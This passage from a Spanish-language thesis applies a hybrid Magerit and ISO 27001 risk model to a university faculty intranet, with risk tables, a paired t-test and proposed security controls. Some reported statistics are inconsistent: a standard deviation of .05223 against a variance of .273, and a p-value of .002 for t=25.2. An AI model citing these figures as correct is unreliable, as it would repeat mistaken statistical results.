[A.8] Apertura de documentos infectados	Instalación de actualizaciones del paquete ofimático
	Incorporación de un antivirus para un análisis previo

Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente tabla se detalla la valoración del nivel de madurez a cada activo.

Tabla 16-4: Valoración del nivel de madurez por cada activo post implementación

ACTIVOS	NIVEL DE MADUREZ
[SW]APLICACIONES	
5. [OS] Sistemas operativos	L5
6. [AV] Antivirus	L5
7. [BROWSER] Navegadores web	L5
8. [OFFICE] Sistemas ofimáticos	L5

Realizado por: Chiriboga, Jacqueline, 2022.

Etapa 05: Estimación del Riesgo

Continuando con la quinta etapa del modelo hibrido se parte con la identificación del impacto por cada activo.

Tabla 17-4: Identificación del impacto en cada activo post implementación

ACTIVOS	D	I	C
APLICACIONES			
5. [OS] Sistemas operativos	B	B	B
6. [AV] Antivirus	B	B	B
7. [BROWSER] Navegadores web	B	B	B
8. [OFFICE] Sistemas ofimáticos	B	B	B

Realizado por: Chiriboga, Jacqueline, 2022.

Identificado el impacto, se procede con la estimación del riesgo por cada activo como se muestra en la siguiente tabla.

Tabla 18-4: Estimación del riesgo en cada activo post implementación

ACTIVOS	D	I	C
APLICACIONES			
5. [OS] Sistemas operativos	B	B	B
6. [AV] Antivirus	MB	MB	MB
7. [BROWSER] Navegadores web	B	B	B
8. [OFFICE] Sistemas ofimáticos	MB	MB	MB

Realizado por: Chiriboga, Jacqueline, 2022.

Etapa 06: Presentación de resultados

En la presente etapa se muestra los resultados obtenidos por cada activo y su respectivo nivel de riesgo plasmada en una gráfica.

Figura 34-4: Representación gráfica de los resultados post implementación

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

También se brinda su respectivo equivalente numérico del nivel de riesgo de cada activo sometido al análisis de riesgos.

Tabla 19-4: Nivel del riesgo de cada activo post implementación

Activos	Amenazas	Nivel de Riesgo		
		D	C	I
[OS] Sistemas operativos	[E.21]Actualización de programas	2	2	2
	[E.20]Vulnerabilidades del sistema	2	2	2
	[A.22]Ataques cibernéticos	2	2	2
	[A.11]Acceso no autorizado	2	2	2
[AV]Antivirus	[E.20]Vulnerabilidades del sistema	1	1	1
	[E.21]Actualización de programas	1	1	1
	[A.22]Ataques cibernéticos	1	1	1
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos	2	2	2
	[E.21] Instalación de programas maliciosos	2	2	2
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas	1	1	1
	[E.20]Vulnerabilidades del sistema	1	1	1
	[A.8] Apertura de documentos infectados	1	1	1

Realizado por: Chiriboga, Jacqueline, 2022.

4.6. Comprobación de hipótesis

Las hipótesis científicas o de investigación son puestas a prueba para determinar si son apoyadas o refutadas de acuerdo con los resultados alcanzados, en base al argumento si fue apoyada o no, puesto que no se puede probar si una hipótesis es verdadera o falsa (Espinoza, 2018).

Se desea conocer si la propuesta de modelo híbrido basado en las metodologías Magerit e ISO 27001 realiza el control de amenazas internas en la intranet de la FIE. La validez del nuevo modelo está definida mediante los resultados obtenidos al aplicar ciertos controles directos a los activos con nivel de riesgo alto y permisible para la medición (sistemas operativos, antivirus, navegador web, sistemas ofimáticos) en la red simulada en GNS3. Nos acogemos a este tipo de obtención de resultados en el escenario virtualizado, al ser imposible la aplicación de los controles de manera física en la intranet real debido al impedimento de manipular a red en cuestión y la prohibición de ingreso a la institución por motivos de pandemia (OMS, 2020).

Los resultados obtenidos del análisis de riesgos serán sometidos a una comparación con los datos obtenidos tras la implementación del modelo híbrido. Se resaltará los activos y las amenazas que poseen un nivel de riesgo alto y que necesitan un tratamiento de manera rápida con el otorgamiento de un control, pudiéndose comprobar su implementación dentro del escenario simulado. Y así, evidenciar el control de la amenaza.

La comparación estará basada en las tablas del nivel de riesgo potencial y residual realizada en la quinta etapa del modelo híbrido, tomando en consideración el nivel de riesgo en cada una de las dimensiones de la seguridad de la información.

La siguiente tabla muestran los resultados obtenidos en el diagnóstico inicial logrado con el análisis de riesgos del modelo híbrido, basado en la estimación del riesgo potencial y las amenazas que están directamente relacionadas con los activos que están sometidos a la comprobación de hipótesis. De esta manera, se podrá medir el nivel de riesgo pre implementación del modelo propuesto.

Tabla 20-4: Nivel de riesgo potencial de los activos

Activos	Amenazas	Nivel de Riesgo			
		D	C	I	PROM
[OS] Sistemas Operativos	[E.21]Actualización de programas	5	5	5	5
	[E.20]Vulnerabilidades del sistema	5	5	5	5
	[A.22]Ataques cibernéticos	5	5	5	5
	[A.11]Acceso no autorizado	5	5	5	5
[AV]Antivirus	[E.20]Vulnerabilidades del sistema	4	4	4	4
	[E.21]Actualización de programas	4	4	4	4
	[A.22]Ataques cibernéticos	4	4	4	4
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos	4	4	4	4
	[E.21] Instalación de programas maliciosos	4	4	4	4
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas	4	4	4	4
	[E.20]Vulnerabilidades del sistema	4	4	4	4
	[A.8] Apertura de documentos infectados	4	4	4	4

Realizado por: Chiriboga, Jacqueline, 2022.

A continuación, se evidenciará los resultados obtenidos después de la implementación de los controles otorgados por el modelo híbrido a cada uno de los activos y sus respectivas amenazas exponiendo su nivel de riesgo residual.

Tabla 21-4: Nivel de riesgo residual de los activos

Activos	Amenazas	Nivel de Riesgo			
		D	C	I	PROM
[OS] Sistemas Operativos	[E.21]Actualización de programas	2	2	2	2
	[E.20]Vulnerabilidades del sistema	2	2	2	2
	[A.22]Ataques cibernéticos	2	2	2	2
	[A.11]Acceso no autorizado	2	2	2	2
[AV]Antivirus	[E.20]Vulnerabilidades del sistema	1	1	1	1
	[E.21]Actualización de programas	1	1	1	1
	[A.22]Ataques cibernéticos	1	1	1	1
[BROWSER] Navegadores web	[A.22] Ataques cibernéticos	2	2	2	2
	[E.21] Instalación de programas maliciosos	2	2	2	2
OFFICE] Sistemas ofimáticos	[E.21]Actualización de programas	1	1	1	1
	[E.20]Vulnerabilidades del sistema	1	1	1	1
	[A.8] Apertura de documentos infectados	1	1	1	1

Realizado por: Chiriboga, Jacqueline, 2022.

En la Figura 35-4, se puede observar claramente el nivel de riesgo potencial y residual que posee cada activo, en base a los resultados obtenidos con el análisis de riesgos y tratamiento de los mismos; gráficamente se puede apreciar de mejor manera la diferencia existente entre las situaciones inicial y final.




Figura 35-4: Representación gráfica del nivel de riesgo de los activos pre y post implementación del modelo

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

4.6.1. Hipótesis de investigación (Hi)

Al aplicar el modelo híbrido basado en las normas ISO 27001 y Magerit permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

4.6.2. Hipótesis Nula (H0)

Al aplicar el modelo híbrido basado en las normas ISO 27001 y Magerit no permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

$$H_o: \mu_{\bar{d}} = 0$$

4.6.3. Hipótesis Alternativa (H1)

Al aplicar el modelo híbrido basado en las normas ISO 27001 y Magerit permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

$$H_1: \mu_{\bar{d}} \neq 0$$

Dónde $\mu\bar{d}$ es la media de las medidas.

4.6.4. Nivel de significancia

Para la elección del nivel de significancia para la prueba, se debe tomar en consideración que juzgue si los resultados son estadísticamente significativos y también que determine la probabilidad de error que sea inherente a la prueba (Cobo et al., 2014).

Se establece un nivel de significancia de 0.05 que lo identificaremos con α. Este nivel determina un riesgo de 5% de concluir que existe una diferencia cuando no hay una diferencial real.

$$\propto = \mathbf{0.05}$$

4.6.5. Definir estadístico de prueba

En base a los datos obtenidos durante la investigación se determina la utilización de la distribución T de Student para muestras pareadas, donde se establece que:

$$\boldsymbol{t_c = \frac{\bar{d}}{\frac{S_d}{\sqrt{n}}}}$$

$$\boldsymbol{S_d = \sqrt{\frac{\sum_{i=1}^{n}(d - \bar{d})^2}{n-1}}}$$

Dónde:

t_c= valor estadístico del procedimiento calculado.

$\bar{d}$= valor promedio o media aritmética de las diferencias entre los momentos antes y después.

S_d= desviación estándar de las diferencias entre los momentos antes y después.

n = tamaño de la muestra.

4.6.6. Regla de decisión

Caso 1.

$t_c > t_\propto$, rechaza la hipótesis nula H_0

Caso 2.

Valor $p < \propto$, se rechaza la hipótesis nula H_0

4.6.7. Análisis

Los resultados que serán sometidos a la comprobación de hipótesis fueron evaluados en el software SPSS, que permite ejecutar las fórmulas antes descritas de manera automática.

Normalidad

En la siguiente figura se muestra los resultados estadísticos en base al nivel de riesgo potencial de los activos y sus amenazas, antes de la implementación de los controles del modelo.

Estadísticos

Pre Implementación

N	Válido	12
	Perdidos	0
Media		4,3333
Error estándar de la media		,14213
Mediana		4,0000
Moda		4,00
Desv. Desviación		,49237
Varianza		,242
Asimetría		,812
Error estándar de asimetría		,637
Rango		1,00
Mínimo		4,00
Máximo		5,00
Suma		52,00

Figura 36-4: Resultados estadísticos de pre implementación del modelo en SPSS

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente figura se muestra los resultados estadísticos en base al nivel de riesgo residual de los activos en la post implementación del modelo.

Estadísticos

Post Implementación

N	Válido	12
	Perdidos	0
Media		1,5000
Error estándar de la media		,01507
Mediana		1,5000
Moda		1,00[a]
Desv. Desviación		,05223
Varianza		,273
Asimetría		,000
Error estándar de asimetría		,637
Rango		1,00
Mínimo		1,00
Máximo		2,00
Suma		18,00

Figura 37-4: Resultados estadísticos de post implementación del modelo en SPSS

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

El promedio del nivel de riesgo los de activos pre implementación es de 4.33 mayor que el promedio del nivel de riesgo de los activos post implementación del modelo híbrido, que es de 1.50. Además, las amenazas con nivel de riesgo potencial presentan una variabilidad de 0.49 mayor que la variabilidad de la post implementación igual a 0.052.

Ahora se procede a analizar la prueba de normalidad dada la distribución de Kolmorogov-Smirnov y Shapiro-Wilk obtenida del software SPSS:

Pruebas de normalidad

	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
Pre Implementación	,195	12	,200*	,990	12	,156
Post Implementación	,250	12	,064*	,945	12	,107

Figura 38-4: Normalidad distribución de Kolmorogov-Smirnov y Shapiro-Wilk

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Realizadas las pruebas de normalidad de Kolmorogov-Smirnov y Shapiro-Wilk se obtiene un valor p igual a 0.200, 0.156 para el nivel de riesgo de los activos pre implementación y 0.064, 0.107 para el nivel de riesgos de los activos post implementación. Estos valores son mayores que el valor de significancia α igual a 0.05, por lo que se acepta la hipótesis nula H_0. Llegando a la

conclusión que los resultados de la pre y post implementación del modelo híbrido se aproximan a una distribución normal.

Distribución T de Student (se debe rechazar la H_0)

Una vez evidenciado que los datos obtenidos se aproximan a una distribución normal se puede proceder con el análisis de la distribución T de Student para datos pareados. Cada activo y sus amenazas identificadas que obtuvieron un nivel de riesgo alto sea este crítico o importante, y posteriormente recibieron el tratamiento con el control, fueron considerados para el análisis.

Estadísticas de muestras emparejadas

		Media	N	Desv. Desviación	Desv. Error promedio
Par 1	Pre Implementación	4,3333	12	,49237	,14213
	Post Implementación	1,5000	12	,05223	,01507

Figura 39-4: Estadísticas de muestras emparejadas

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En base a las estadísticas de muestras emparejadas, da como resultado que los activos y sus respectivas amenazas en la pre y post implementación del modelo híbrido tienen un valor promedio de 4.33 y 1.50 respectivamente, también presentan una variabilidad para los activos antes de la implementación de los controles un valor de 0.49 y para los activos post implementación un valor de 0.052.

Prueba de muestras emparejadas

		Diferencias emparejadas							
					95% de intervalo de confianza de la diferencia				
		Media	Desv. Desviación	Desv. Error promedio	Inferior	Superior	t	gl	Sig. (bilateral)
Par 1	Pre Implementación – Post Implementación	2,83333	,38925	,11237	2,58602	3,08065	25,215	11	,002

Figura 40-4: Prueba T de Student de muestras emparejadas

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Ejecutada la prueba para muestras pareadas de T de Student se obtiene un valor promedio de 2.83 y una desviación estándar de 0.38. Conjuntamente, se obtiene un valor de p igual a 0.002316 resultando menor que el valor determinado para α de 0.05 permitiendo rechazar la hipótesis nula H_0 y aceptar la alternativa H_1. Llegando a la conclusión que la diferencia de medias de los niveles de riesgo de los activos pre y post implementación, son significativamente diferentes con un nivel de confianza del 95%.

En base a cada uno de los cálculos realizados se presenta la propuesta de modelo híbrido basado en las metodologías Magerit e ISO 27001 para controlar amenazas internas identificadas en la intranet de la Facultad de Informática y Electrónica y considerando sus aportes más importantes en cuanto a mantener la información y por ende a la organización seguras se refiere, se destaca el conocimiento real acerca del estado y funcionamiento que actualmente poseen los activos tanto tangibles e intangibles existentes y que dependiendo de ello, lograr la estimación del nivel de riesgo de cada uno y así, poseer un panorama más amplio en cuanto a los eslabones débiles a priorizar en la gestión de riesgos se refiere.

Además, una contribución valedera es la oportuna detección de las amenazas internas en cada uno de los activos que fueron sujetos al análisis de riesgos y con el fin de controlar su ocurrencia otorgar el control adecuado para evitar futuros daños irreparables para la entidad en estudio y de esta manera mantener el correcto funcionamiento de la intranet y a la información confidencial, integra y disponible en cualquier momento.

CAPÍTULO V

5. PROPUESTA: MODELO HÍBRIDO BASADO EN LAS METODOLOGÍAS MAGERIT E ISO 27001

Alcance

El alcance de este modelo está establecido para la FIE y quienes hacen uso de la intranet para generar, procesar, compartir y almacenar información en medios electrónicos, siendo los actores principales los estudiantes, seguidamente los profesores y empleados de dicho lugar. Mediante la aplicación de controles en cada uno de los activos involucrados con el manejo de información se pretende controlar las amenazas internas y mantener la información confidencial, integra y disponible en cualquier momento.

Tabla 1-5: Modelo híbrido descrito

MODELO HÍBRIDO BASADO EN LAS METODOLOGÍAS MAGERIT
GENERALIDADES El modelo híbrido basado en las metodologías Magerit e ISO 27001 tiene como finalidad controlar amenazas internas en la intranet y de esta manera proteger el bien más preciado, la información y por ende a la institución. Busca marcar un aumento en la seguridad y aprovechamiento de la tecnología, lo que contribuye de manera concisa a la eficiencia en el trabajo y garantizar la continuidad de las actividades diarias de cada uno de los usuarios en la Facultad de Informática y Electrónica.
DESCRIPCIÓN El modelo híbrido está diseñado bajo los conceptos de dos metodologías ampliamente conocidas a nivel internacional Magerit e ISO 27001, cada una con un estilo y procedimiento marcado. La elección de las etapas que compondrán el modelo propuesto está basado a un análisis de sus características más relevantes y que posteriormente fueron sometidas a una comparación cualitativa y cuantitativa, a fin de seleccionar a la que obtuvo una mejor puntuación por encima de la otra y de esta manera unificarlas en uno solo, dando como resultados que la metodología

<table>
<tr><td colspan="4">Magerit se utilizará para el análisis de riesgos mientras que la norma ISO 27001 estará destinada para el tratamiento de los riesgos.

A continuación, se detalla cada una de las etapas del modelo híbrido:</td></tr>
<tr><td>ETAPA 1</td><td>Actividades Preliminares</td><td>En la primera etapa del presente modelo híbrido, se establecen los lineamientos acerca de las actividades preliminares antes del análisis y tratamiento de riesgos, recomendadas por la metodología Magerit.</td><td>Los ítems establecidos en esta etapa son los siguientes:

• Estudio de oportunidad.
• Determinación del alcance del modelo.
• Planificación del modelo.
• Lanzamiento del modelo.</td></tr>
<tr><td>ETAPA 2</td><td>Identificación y Ponderación de los activos</td><td>En la segunda etapa del modelo como primordial es conocer todos los activos localizados en la facultad, dependiendo de su estado y funcionamiento se los pondera con una calificación del 0 al 10. Siendo el 10 el valor más crítico y el 0 el valor más bajo. Estas escalas son proporcionadas por la metodología Magerit.</td><td>La ponderación se realiza en base a las dimensiones propuestas por la norma Magerit y estos son las siguientes:

<table><tr><th colspan="2">Dimensiones</th></tr><tr><td>D</td><td>Disponibilidad</td></tr><tr><td>I</td><td>Integridad de los datos</td></tr><tr><td>C</td><td>Confidencialidad de los datos</td></tr><tr><td>A</td><td>Autenticidad de los usuarios y de la información</td></tr><tr><td>T</td><td>Trazabilidad del servicio y de los datos</td></tr></table></td></tr>
<tr><td rowspan="2">ETAPA 3</td><td rowspan="2">Identificación y valoración de las amenazas a las que están expuestas los activos</td><td>La metodología Magerit proporciona un amplio catálogo de amenazas, en la tercera etapa del modelo a cada activo se le proporciona las amenazas identificadas.</td><td>La clasificación de amenazas se basa en estos preceptos:

  </td></tr>
<tr><td>En la segunda parte de la etapa tres, se procede a valorar la amenaza en base a la ponderación de los activos realizada en la segunda etapa y la</td><td>Esta valoración está bajo una escala que va desde muy bajo (MB) hasta muy (MA), tal y como se muestra a continuación:</td></tr>
</table>



<table>
<tr><td></td><td></td><td>probabilidad de que dicha amenaza se materialice.</td><td><table>
<tr><td>MA</td><td>Muy alta</td><td>Casi seguro</td></tr>
<tr><td>A</td><td>Alta</td><td>Muy alto</td></tr>
<tr><td>M</td><td>Media</td><td>Posible</td></tr>
<tr><td>B</td><td>Baja</td><td>Poco probable</td></tr>
<tr><td>MB</td><td>Muy baja</td><td>Muy raro</td></tr>
</table></td></tr>
<tr><td>ETAPA 4</td><td>Identificación de salvaguardas y nivel de madurez</td><td>En la cuarta etapa, en base a las amenazas identificadas se brindará la salvaguarda que le corresponde.

En esta etapa también se conoce el nivel de madurez que posee cada activo basado en la salvaguarda que se evidencia en su estado y funcionamiento actual.</td><td>En base a la siguiente escala, se identifica el nivel de madurez que va desde un L0 a un L5. En donde, el nivel de madurez más bajo corresponde a que la salvaguarda es inexistente y al contrario que L5 es nivel con madurez optimizada.

<table>
<tr><th>CONTROL</th><th>CONTROL</th><th>MADUREZ</th></tr>
<tr><td>0%</td><td>L0</td><td>Inexistente</td></tr>
<tr><td>10%</td><td>L1</td><td>Inicial/ad hoc</td></tr>
<tr><td>50%</td><td>L2</td><td>Reproducible, pero intuitivo</td></tr>
<tr><td>90%</td><td>L3</td><td>Proceso definido</td></tr>
<tr><td>95%</td><td>L4</td><td>Gestionado y medible</td></tr>
<tr><td>100%</td><td>L5</td><td>Optimizado</td></tr>
</table></td></tr>
<tr><td rowspan="2">ETAPA 5</td><td rowspan="2">Estimación de los Riesgos por cada activo</td><td>Según la metodología Magerit para conocer el nivel de riesgo potencial que posee cada activo primero es necesario identificar el impacto que pudiere provocar a la organización, para este procedimiento esta norma facilita una tabla sencilla de ponderación cualitativa.</td><td>En base a los datos obtenidos acerca del estado actual de cada activo, se procede a identificar su impacto potencial basado en la degradación del valor si la amenaza llegaré a materializarse.

<table>
<tr><th colspan="2" rowspan="2">IMPACTO</th><th colspan="3">ACTIVO</th></tr>
<tr><th>1%</th><th>10%</th><th>100%</th></tr>
<tr><td rowspan="5">PROBABILIDAD</td><td>MA</td><td>M</td><td>A</td><td>MA</td></tr>
<tr><td>A</td><td>B</td><td>M</td><td>A</td></tr>
<tr><td>M</td><td>MB</td><td>B</td><td>M</td></tr>
<tr><td>B</td><td>MB</td><td>MB</td><td>B</td></tr>
<tr><td>MB</td><td>MB</td><td>MB</td><td>MB</td></tr>
</table></td></tr>
<tr><td>Identificado el nivel de impacto potencial y con la probabilidad de ocurrencia de la amenaza, se procede con la estimación del riesgo potencial.</td><td>Con la utilización de la siguiente tabla de valoraciones cualitativas perteneciente a la metodología Magerit, se estima el riesgo potencial de cada activo.

<table>
<tr><th colspan="2" rowspan="2">RIESGO</th><th colspan="5">PROBABILIDAD</th></tr>
<tr><th>MB</th><th>B</th><th>M</th><th>A</th><th>MA</th></tr>
<tr><td rowspan="5">IMPACTO</td><td>MA</td><td>A</td><td>MA</td><td>MA</td><td>MA</td><td>MA</td></tr>
<tr><td>A</td><td>M</td><td>A</td><td>A</td><td>MA</td><td>MA</td></tr>
<tr><td>M</td><td>B</td><td>M</td><td>M</td><td>A</td><td>A</td></tr>
<tr><td>B</td><td>MB</td><td>B</td><td>B</td><td>M</td><td>M</td></tr>
<tr><td>MB</td><td>MB</td><td>MB</td><td>MB</td><td>B</td><td>B</td></tr>
</table></td></tr>
</table>

		Para la estimación del riesgo residual, que es considerada el riesgo post aplicación de la salvaguarda o control. Se realiza el mismo proceso para el riesgo potencial con la diferencia que se tomara en cuesta el control implementado.	
ETAPA 6	Presentación de Resultados	Terminadas las 5 etapas correspondientes al análisis, brindamos su equivalente cuantitativo a cada activo en base a su riesgo potencial para posteriormente centrar la atención a los que poseen un nivel crítico e importante y en la siguiente etapa proponer el control adecuado.	La siguiente tabla de valoración nos permitirá dar el equivalente respectivo al activo basado en su nivel de riesgo potencial. **VALORACIÓN DEL RIESGO** **ESCALA** / **VALOR** MA: crítico — 5 A: importante — 4 M: apreciable — 3 B: bajo — 2 MB: despreciable — 1
		Con el nivel de riesgo potencial de los activos valorados cuantitativamente, se procede a exponerlos mediante una representación gráfica para tener una visión más clara de los resultados.	Mediante la representación gráfica se expondrá a los activos que un nivel de riesgo alto, siendo estos los que se aproximen más a la orilla. 
ETAPA 7	Otorgamiento de controles para cada activo con alto nivel de riesgo	En base a los resultados obtenidos del análisis de riesgos, a los activos con nivel crítico e importante de riesgo se les brindará el control adecuado con el objetivo de disminuir su nivel de riesgo y controlar las amenazas.	Los controles estarán basados al Anexo A de la norma ISO 27001.

Realizado por: Chiriboga, Jacqueline, 2022.

5.1. Flujograma del modelo híbrido basado en las metodologías Magerit e ISO 27001

El flujograma del modelo híbrido propuesto muestra a cada una de las etapas que lo constituyen siguiendo el proceso sistemático como se muestra en la siguiente figura.




Figura 1-5: Flujograma del modelo híbrido basado en las metodologías Magerit e ISO 27001
Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

5.2. Controles de seguridad para los activos

GENERALIDADES

1.- Finalidad. – En base al análisis de los activos en la facultad, los controles propuestos para dichos bienes tienen como finalidad controlar las amenazas internas en la intranet aminorando su riesgo de materialización y aumentado su nivel de madurez en cuanto a seguridad se refiere. Y de esta manera, mantener la información segura en todo momento.

2.- Ámbito. – Los controles otorgados en el modelo serán aplicados para todas las personas que utilicen el hardware, software y comunicaciones dentro de la facultad, para el cumplimiento de sus actividades diarias. El DTIC será el encargado de administrar y ejecutar estos controles a través de procedimientos propios de la institución.

3.- Política de seguridad. - El análisis realizado con la metodología Magerit de la estimación de riesgos están alineados con los objetivos y controles de la norma ISO 27001, para mitigar la ocurrencia de amenazas de forma integral; esto nos permitirá cumplir con los requisitos en cuanto a la seguridad de la información se trata, siendo los responsables de dicho cumplimiento todas las personas que hagan uso de las instalaciones físicas y lógicas de la facultad.

4.- Los responsables

Dirección de tecnologías de la información

Este departamento deberá asegurar el establecimiento, implantación, funcionamiento, seguimiento, revisión y mejora del modelo híbrido para que se alcancen los objetivos planteados. Mediante el establecimiento de roles y responsabilidades, la correcta difusión de la importancia de tener políticas para la seguridad de la información a toda la institución y actores, la proporción de recursos suficientes para la evolución del modelo propuesto y la realización auditorías internas de evaluación del modelo.

Comité de Seguridad

El comité de seguridad estará integrado en base a la normativa interna de cada organización. Sin embargo, se sugiere que lo integre: el jefe de DTIC, personal de DTIC y el representante de docentes, será el órgano responsable de asegurar que las políticas, procedimientos y prácticas de

privacidad se respeten y estén alineadas con el uso eficiente de la tecnología y recursos informáticos brindados en los laboratorios y la red wifi.

Jefe de cumplimiento

Todos los estudiantes, docentes y personal de terceros que interactúan de forma regular u ocasional accediendo a los laboratorios, la red, instalaciones informáticas, información, procesos y recursos tecnológicos. Todos ellos deberán conocer el contenido de esta política, adherirse a ella y aplicarla en el curso de sus funciones normales.

4.- Controles

1.- Identificar los riesgos de acceso de terceros

Cuando sea necesario dar acceso a la información a terceros, el oficial de seguridad de la información y el propietario de la información en cuestión, realizarán y documentarán una evaluación de riesgos para determinar los requisitos específicos de los controles, teniendo en cuenta, entre otros aspectos:

- Impacto en la seguridad de la información.
- Tipo de acceso (físico/lógico y qué recursos).
- Motivos de acceso.

El propietario de la información, el oficial de seguridad de la información y el responsable del área legal establecerían controles, requisitos de confidencialidad, compromisos que aplican al caso, limitando los derechos otorgados al mínimo requerido. En ningún caso será difundirá la información acerca de la infraestructura tecnológica.

2.- Difusión de seguridad informática

Docentes, empleados y estudiantes por igual regularmente deben recibir capacitación adecuada y actualizaciones regulares sobre las políticas, reglas y procedimientos de seguridad informática. Esto incluye los requisitos de confidencialidad y responsabilidad, así como la capacitación en el uso adecuado de las instalaciones de procesamiento de información y el uso adecuado de los recursos en general, por ejemplo: las computadoras. El jefe de DTIC será el responsable de

